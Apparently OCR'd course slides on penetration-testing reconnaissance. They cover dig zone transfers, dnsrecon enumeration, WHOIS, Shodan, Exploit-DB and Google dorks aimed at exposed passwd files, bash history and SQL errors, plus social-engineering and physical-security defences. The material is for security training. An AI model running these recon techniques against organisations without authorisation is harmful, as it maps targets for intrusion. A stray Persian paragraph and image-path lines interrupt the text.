Attack Model

General model of attack

- An attacker tries to take control of the target system by using attack tools or exploiting the vulnerabilities of the target system.

Attack Phases

- Phase 1: **Reconnaissance**
- Phase 2: Scanning
- Phase 3: Gaining access
  - Application/OS attacks
  - Network attacks/DoS attacks
- Phase 4: Maintaining access
- Phase 5: Covering tracks and hiding

Recon

- Before bank robber robs a bank…
  - Visit the bank
  - Make friends with an employee (inside info)
  - Study alarm system, vault, security guard's routine, security cameras placement, etc.
  - Plan arrival and get away
- Most of this is not high tech
- Similar ideas hold for info security

Recon helps us make intelligent targeting and attack decisions

- What do we know about the user or organization that will increase our likelihood of success of a phish or SE call?
- Knowledge of the username format and a list of users will make guessing more effective and efficient
- What do we know about the hardware and software that could make lateral movement easier?

Targets	
Organization	Goals
	Mergers and Acquisitions
	Projects and Products
	Recent news
Infrastructure	IP Addresses
	Hostnames
	Software & Hardware
Employees	Usernames
	Email addresses
	Breached credentials
	Roles

Types of Shared Data

Intentional Sharing

- URLs and websites
- Project names
- Annual reports
- Press releases
- Job requirements

Unintentional Sharing

- Account information in third-party breaches
- Employees on social media
- File metadata
- Server banners

```
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.29
```

Learn about the live systems, including software and hardware

- Find IP addresses and subnet ranges
- DNS and host names – these are a must for web attacks
- Listening ports and services
- Determine software and hardware in use

Hostname Information

- Hostnames often indicate their purpose
- For password spraying, look hostnames containing the following:
  - VPN sign-on portals: `vpn`, `access`
  - Citrix StoreFront portals: `ctx`, `citrix`, `storefront`
  - Online email: `mail`, `autodiscover`, `owa`
  - Hostnames containing `login`, `portal`, `sso`, `adfs`, or `remote` are also good targets

Interesting DNS Records	Recon - Infrastructure

NS	Nameserver record
A	Address record for IPv4 address for a given hostname
AAAA	Quad-A" record for IPv6 address for a given hostname
MX	Mail Exchange record
TXT	Text record
CNAME	Canonical Name record
SOA	Start of Authority record
PTR	Pointer for inverse lookups record
SRV	Service location record

DNS Recorded Example

```
example.com.  3600  IN  NS  ns1.example.com.
example.com.  3600  IN  NS  ns2.example.com.
example.com.  3600  IN  A  93.184.216.34
example.com.  3600  IN  AAAA  2001:0db8:85a3:0000:0000:8a2e:0370:7334
example.com.  3600  IN  MX  10 mail1.example.com.
example.com.  3600  IN  MX  20 mail2.example.com.
example.com.  3600  IN  TXT  "v=spf1 include:_spf.example.com ~all"
www.example.com.  3600  IN  CNAME  example.com.
example.com.  3600  IN  SOA  ns1.example.com. admin.example.com. (
              2024101201 ; serial number
              3600       ; refresh (1 hour)
              600        ; retry (10 minutes)
              1209600    ; expire (2 weeks)
              86400      ; minimum TTL (1 day)
             )
34.216.184.93.in-addr.arpa.  3600  IN  PTR  example.com.
_sip._tcp.example.com.  3600  IN  SRV  10 60 5060 sipserver.example.com.
```

The Dig Command

- The dig command in most Linux can perform zone transfers

```
$ dig @[server] [name] [type]
```

- The type can be ANY, A, MX, and so on; the default is A records
- With a -t flag, we can specify zone transfer

```
$ dig @1.2.3.4 mydomain.com -t AXFR
```

- Use **+norecursive** or **+recursive** (default) to toggle recursion
- Simplify output with **+noall +answer**

صفحه 105 از کتاب **SEC560** به نحوه استفاده از دستور **dig** در سیستم‌های لینوکس برای انجام انتقال منطقه (Zone Transfer) در پروتکل DNS می‌پردازد. این بخش توضیح می‌دهد که چگونه از این ابزار برای تحقیق درباره انواع رکوردهای DNS استفاده می‌شود. جزئیات مربوط به دستور **dig** شامل موارد زیر است:

- **فرمت کلی دستور:**

```
$ dig @[server] [name] [type]
```

- **نوع رکورد:** این بخش‌ها نشان می‌دهد که می‌توانید انواع مختلف رکوردهای DNS را با استفاده از `type` مشخص کنید، مثل:
  - A (آدرس‌های IPv4)
  - MX (سرورهای ایمیل)
  - SOA (شروع اختیار)
  - و غیره. اگر نوع رکورد مشخص نشود، به طور پیش‌فرض A (آدرس) انتخاب می‌شود.
- **انتقال منطقه:** برای انجام انتقال منطقه، از پارامتر `t AXFR-` استفاده می‌شود:

```
$ dig @[server] [domain] -t AXFR
```

- **انتقال منطقه افزایشی:** با استفاده از `t IXFR=[N]-` می‌توان فقط رکوردهای به‌روزرسانی شده را درخواست کرد، جایی که N شماره سریال SOA است:

```
$ dig @[server] [domain] -t IXFR=[N]
```

DNSRecon

- Multi-threaded DNS recon tool by Carlos Perez (@darkoperator)
  - Available at https://www.github.com/darkoperator/dnsrecon

```
dnsrecon -d domain.tld -t type
```

dnsrecon -d example.com

Zone Transfer Attempt: dnsrecon -d example.com -t axfr

Reverse Lookup: dnsrecon -r 192.168.1.0/24

Brute Force Subdomains: dnsrecon -d example.com -D /path/to/subdomains.txt -t brt


DNSRecon Usage


```
sec560@slingshot:~$ dnsrecon -d sans.org -n 8.8.8.8
[*] Performing General Enumeration of Domain: sans.org
[-] DNSSEC is not configured for sans.org
[*]     SOA dns21a.sans.org 66.35.59.7
[*]     NS dns31b.sans.org 204.51.94.8
[*]     Bind Version for 204.51.94.8 9.3.6-P1-RedHat-9.3.6-25.P1.el5_11.12
[*]     NS dns21a.sans.org 66.35.59.7
[*]     Bind Version for 66.35.59.7 9.3.6-P1-RedHat-9.3.6-25.P1.el5_11.12
[*]     NS dns21b.sans.org 66.35.59.8
[*]     Bind Version for 66.35.59.8 9.3.6-P1-RedHat-9.3.6-25.P1.el5_11.12
[*]     NS dns31a.sans.org 204.51.94.7
[*]     Bind Version for 204.51.94.7 9.3.6-P1-RedHat-9.3.6-25.P1.el5_11.12
[*]     MX sans-org.mail.protection.outlook.com 104.47.44.36
[*]     MX sans-org.mail.protection.outlook.com 104.47.73.10
[*]     A sans.org 45.60.31.34
[*]     A sans.org 45.60.103.34
```

DNSDumpster (1)

- Provides a list of DNS A records for a given domain
  - Free version provides up to 100 A records.
  - The paid version of dnsdumpster at hackertarget.com provides the full list as well as additional services
- MX and TXT records disclose cloud email services and spam/malware filters
- Autonomous System Numbers (ASNs) can have the target's name
  - ASNs with the target's name provide proof of in-scope hosts
  - Can lead to additional domain name discovery
- DNSDumpster is located at https://dnsdumpster.com

DNSDumpster (2)




DNSDumpster (3)

MX Records ** This is where email for the domain goes...

0 sans-org.mail.protection.outlook.com.	104.47.73.10 mail-dm6nam080010.inbound.protection.outlook.com	MICRC CORP- AS-BL Unite State

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"v=spf1 mx ip4:66.35.59.0/24 ip4:66.35.60.0/24 ip4:204.51.94.0/24 ip4:160.109.23 ip4:23.253.9.220 ip4:23.253.9.221 ip4:104.130.85.7" " ip4:108.171.167.255 ip4:161.47.83.173 ip4:162.209.38.195" " ip4:162.242.176.254 ip4:166.78.198.138 ip4:184.106.37.245" " include:amazonses.com include:stspg-customer.com include:c spf.exacttarget.com" " include:spf.protection.outlook.com include:spf.clearslide include:_spf.salesforce.com ~all"



Email Hosted in Office 365 (Cloud Attacks)

Block owner containing "SANS" (possible more targets)

IP Address Assignment WHOIS Databases

Query the registries for IP ranges to find additional targets

- Regional Internet Registries (RIRs) offer Whois databases that store information about IP address block assignments
- Provide a company or domain name, and they tell you if there is an address range officially assigned to it
  - IPv4 and IPv6 address assignment and CIDR block
  - Autonomous System (AS) number assignment
  - DNS information
- Many orgs get addresses from their ISP (not self owned)
- Results may vary. You may get:
  - Actual addresses assignment
  - Nothing at all
  - A huge address space, far bigger than that allotted to this one organization (you are likely seeing whole ISP)

ARIN
American Registry for Internet Numbers
RIPE NCC
RIPE NETWORK COORDINATION CENTRE
AFRINIC
APNIC
lacnic

Sample ARIN Lookups: Network

Query: microsoft

(•) **Network** ( ) Handle (✓) Name

You searched for: **microsoft**

Networks	
MICROSOFT (NET-131-107-0-0-1)	131.107.0.0 - 131.107.255.255
MICROSOFT (NET-131-253-1-0-1)	131.253.1.0 - 131.253.1.255
MICROSOFT (NET-131-253-12-0-1)	131.253.12.0 - 131.253.18.255
MICROSOFT (NET-131-253-21-0-1)	131.253.21.0 - 131.253.47.255
MICROSOFT (NET-131-253-3-0-1)	131.253.3.0 - 131.253.3.255
MICROSOFT (NET-131-253-5-0-1)	131.253.5.0 - 131.253.6.255
MICROSOFT (NET-131-253-61-0-1)	131.253.61.0 - 131.253.255.255
MICROSOFT (NET-131-253-8-0-1)	131.253.8.0 - 131.253.8.255
MICROSOFT (NET-132-245-0-0-1)	132.245.0.0 - 132.245.255.255

Shodan

- Regularly scans available services and ports on hosts connected to the internet
  - Port Scan results without accessing the target
- SSL Certificate Information
  - SSL certificate can reveal additional subdomains
  - Expired certificates can create social engineering scenarios
- IP Address Geolocation
  - Helps with verifying in-scope hosts when dealing with netblocks


Shodan Search for isc.sans.org

IP Address

Org

Scan Time

Web Tech



BuiltWith (1)

- BuiltWith.com compiles lists of technologies used in web server and software frameworks for target web services
  - List is broken down by the subdomain where the technology was observed, when the technology was first observed, and the last recorded time the technology was in use
- Maintains lists of related websites
  - Related site list contains domains directly related to the target domain
  - Also contains IP address history of each related domain

BuiltWith (2)

SANS.ORG

Analytics and Tracking	First Detected	Last Detected	
Hotjar Feedback Forms and Surveys · Audience Measurement · Conversion Optimization	Aug 2017	Aug 2020	$
Twitter Analytics Conversion Optimization	Oct 2014	Aug 2020	
Bing Universal Event Tracking Conversion Optimization · Retargeting / Remarketing	Oct 2015	Aug 2020	
Twitter Conversion Tracking Conversion Optimization	May 2017	Aug 2020	
Google Analytics Classic	Sep 2015	Aug 2020	
Google Analytics Application Performance · Audience Measurement · Visitor Count Tracking	Sep 2011	Jul 2020	

Technologies

- ☐ Hide Removed
- ☐ Hide Free
- ☐ Hide Established

sans.org

sans.org/ mobile
Indexed as a mobile b...

sans.org/*
Internal pages of san...

cc.sans.org

Useful Google Search Directives: Sites and Links

`site:` – Searches only within the given domain

- Example: **`site:sans.org "web app"`**
- Find pages with the phrase "web app" that are on sans.org

`intitle:` – Page title matches search criteria


- Example: **`intitle:index.of passwd`**
- Finds indexed web directories with the word "passwd" in the directory listing, possibly an /etc/passwd file

`inurl:` – URL matches the search criteria

- Example: **`inurl:viewtopic.php`**
- Finds a script used in phpBB (a history of significant flaws)

Searching for File Types

- Google identifies hundreds of different file types as it scours the internet, such as .pdf, .doc[x], .xls[x], .ppt[x], .cgi, .php, .asp, and many others
- "filetype:" and "ext:" directives search for only a specific kind of file
- Also, note that Google sometimes mistakes a given file type
- Combine with "site:" to restrict to your scope



Inventory of Discoverable Flaws via Google

- Johnny Long created a huge inventory of Google searches to find vulnerable systems: the Google Hacking Database, with each search called a "Google dork"
- The folks at Exploit-DB took it over and now operate it at: https://www.exploit-db.com/google-hacking-database
- More than 1,000 entries in this database in the following categories:
  - Advisories and vulnerabilities
  - Error messages
  - Files containing juicy info
  - Files containing passwords
  - Files containing usernames
  - Footholds
  - Login portals
  - Network or vuln data
  - Sensitive directories
  - Sensitive online shopping info
  - Online devices
  - Vulnerable files
  - Vulnerable servers
  - Web server version detection

Some Interesting Samples from the GHDB

SQL Injection	`inurl:".php?id=" "You have an error in your SQL syntax"`
Bash History	`intitle:"index of" ./bash_history`
Login pages	`inurl:/login.asp "Configuration and Management"`
Admin SQL Files	`intext:admin ext:sql inurl:admin`

Add `site:yourtarget.com` to restrict results to your target organization

Introduction to Exploit-DB

- **What is Exploit-DB?**
  - A public archive of exploits and vulnerabilities for various software, hardware, and platforms.
  - Managed by Offensive Security, it serves as a resource for penetration testers, ethical hackers, and security researchers.
  - Exploit-DB includes proof-of-concept code, allowing users to understand and test vulnerabilities.
  - **Main Goal:** To provide up-to-date and historic exploits for the security community.

Key Features of Exploit-DB

- **Vast Database of Exploits**: Includes thousands of exploits for different systems, from web applications to operating systems.
- **Categorized Search**: Easily search for exploits by platform (Windows, Linux, macOS), type (remote, local, web), or author.
- **Downloadable Exploits**: Users can directly download the code for testing purposes.
- **Regularly Updated**: Constantly updated with the latest exploits, as well as historical vulnerabilities.
- **Offline Search Tool**: Exploit-DB offers an offline search tool, providing all exploits in a local database for offline access.

Structure of Exploit-DB Listings

- **D (Download)**: Direct link to download the exploit code.
- **A (Application)**: Name of the vulnerable application, including the affected version(s).
- **V (Verified)**: Indicates whether the exploit has been verified by Exploit-DB's experts (✓ for verified, × for unverified).
- **Author**: The researcher or ethical hacker who submitted the exploit

How to Use Exploit-DB

- Search by Vulnerability Type:
  - Use keywords like "SQL Injection,"
  - "Buffer Overflow," etc., to find specific exploits.
  - Example: Search for "SQL Injection" to see all related vulnerabilities.
- Search by Software/Application:
  - Enter the name of the application to find exploits for specific software.
  - Example: "WordPress" to see all vulnerabilities associated with WordPress.
- Use Advanced Queries:
  - Combine search parameters to narrow down results.
  - Example: "inurl:admin filetype:php" to find PHP exploits in admin pages.

Popular Search Queries


- By Application:
  - "Drupal": Shows all exploits related to Drupal.
  - "Windows 11 rce": Remote Code Execution exploits for Windows 11.
- By Vulnerability:
  - "SQL Injection": All SQL Injection exploits across various platforms.
  - "XSS exploit": Cross-Site Scripting vulnerabilities for web applications.
- Advanced Queries:
  - "inurl:/admin filetype:asp": Finds admin pages written in ASP with known exploits.

Social Engineering

- Social engineering
  - Defeats strongest crypto, best access control, protocols, IDS, firewalls, software security, etc., etc.
- Attacker may not even touch keyboard
- Ultimate low-tech attack method

How social engineering Works?

- Gather Information
- Plan Attack
- Acquire Tools
- Attack
- Use acquired knowledge



Common Social Engineering Techniques

- Familiarity Exploit
- Intimidating Circumstances
- Phishing
- Tailgating
- Exploiting human curiosity
- Exploiting human greed

Social Engineering Defenses

- To counter the familiarity exploit, the users must be trained to not substitute familiarity with security measures. Even the people that they are familiar with must prove that they have the authorization to access certain areas and information.
- To counter intimidating circumstances attacks, users must be trained to identify social engineering techniques that fish for sensitive information and politely say no.
- To counter phishing techniques, most sites such as Yahoo use secure connections to encrypt data and prove that they are who they claim to be. Checking the URL may help you spot fake sites. Avoid responding to emails that request you to provide personal information.

Social Engineering Defenses

- To counter tailgating attacks, users must be trained not to let others use their security clearance to gain access to restricted areas. Each user must use their own access clearance.
- To counter human curiosity, it's better to submit picked up flash disks to system administrators who should scan them for viruses or other infection preferably on an isolated machine.
- To counter techniques that exploit human greed, employees must be trained on the dangers of falling for such scams..

Summery on Social Engineering

- Social engineering is the art of exploiting the human elements to gain access to un-authorized resources.
- Social engineers use a number of techniques to fool the users into revealing sensitive information.
- Organizations must have security policies that have social engineering countermeasures.

Physical Security

- If Trudy gets physical access…
- Might install back door, keystroke logger, access point to LAN, etc.
- Could steal USB drives, laptop, computers, CDs, etc.

Physical Access

- How can attacker gain physical access?
  - Ask for it
  - Fake it
  - Physical break in
- Or attacker might be employee
  - Then Trudy already has access
  - Limit employee's physical access?

Defenses

- Require badges for entry
  - What if someone forgets badge?
- Biometrics for entry are useful
  - Iris scan, hand geometry, …
- Monitor what people take in/out
  - Laptop, USB drive, CD, ….?
  - Miniaturization makes this difficult

Defenses

- Use locks on file cabinets
  - Don't leave key in the lock…
- Automatic screen saver with pwd
- Encrypted hard drives
  - Especially for those who travel
  - Need a way to recover encrypted files
  - But there are attacks…

Dumpster Diving

- What might Trudy find in trash?
  - CDs, DVDs, discarded systems, USB, …
  - Diagrams of network architecture
- Defenses
  - Destroy hard drive before discarding
  - Destroy media (formating is not enough)
  - Shred paper, etc.

Newsgroups

- "Listening in at the virtual water cooler"
- Employees submit detailed questions
  - How to configure something
  - How to code something
  - How to troubleshoot a problem
- Reveals info about products, config, etc.
  - "sensitive information leakage on a grand scale"
- Attacker could even play active role
  - Give bad/incorrect advice
- To search groups
  - groups.google.com

Conclusion

- Attacker can gain useful info from variety of sources
  - From social engineering to automated tools…
  - …and everything in between
- Useful info might include
  - Contact info, IP addresses, domain names
  - Possibly system details, technologies used, …
- Building blocks for actual attacks

Summary

- Sophisticated attacks likely to start with recon phase
- Low-tech recon techniques
  - Social engineering
  - Spoofed caller ID
  - Physical access
  - Dumpster diving

Summary

- Higher-tech techniques
  - Google hacking, SiteDigger, GHDB
  - Whois databases, InterNIC, ARIN
  - DNS, nslookup, dig
  - Using recon tools such as Sam Spade, client-side
  - Web-based recon tools

Phase 2: Scanning

Goals of Scanning Phase

Interact with targets to **gain information** on **systems and services**

- Addresses of live hosts, firewalls, routers, and networked devices
- Network topology of the target environment
- Operating system types of discovered hosts
- Open ports and network services in a target environment
- Lists of potential vulnerabilities

Do this in a manner that minimizes risk of impairing host or service

Scan Types	Scanning Goals, Types, and Tips
Network Sweep	Send probe packets to **identify live hosts** at IP addresses
Port Scan	Determine **listening TCP and UDP ports** on target systems
OS Fingerprint	Determine **target operating system** type based on network behavior
Version Scan	Determine the **version of services and protocols**
Vulnerability Scan	Determine a list of **potential vulnerabilities** (misconfigurations, unpatched services, and so on)

Typically Performed In Order

Tip: Dealing with Very Large Scans

Example Scan Target: 1,000 hosts and all ports

- 65,536 TCP and 65,536 UDP ports (including port 0)
- One port per second is 131 million seconds (4.15 years)
  - At 100 ports at a time, it would still take 15 days of 24/7 scanning
- What if it were 10,000 or 100,000 instead of 1,000?
- There must be better ways

We'll discuss numerous approaches to dealing with large scans

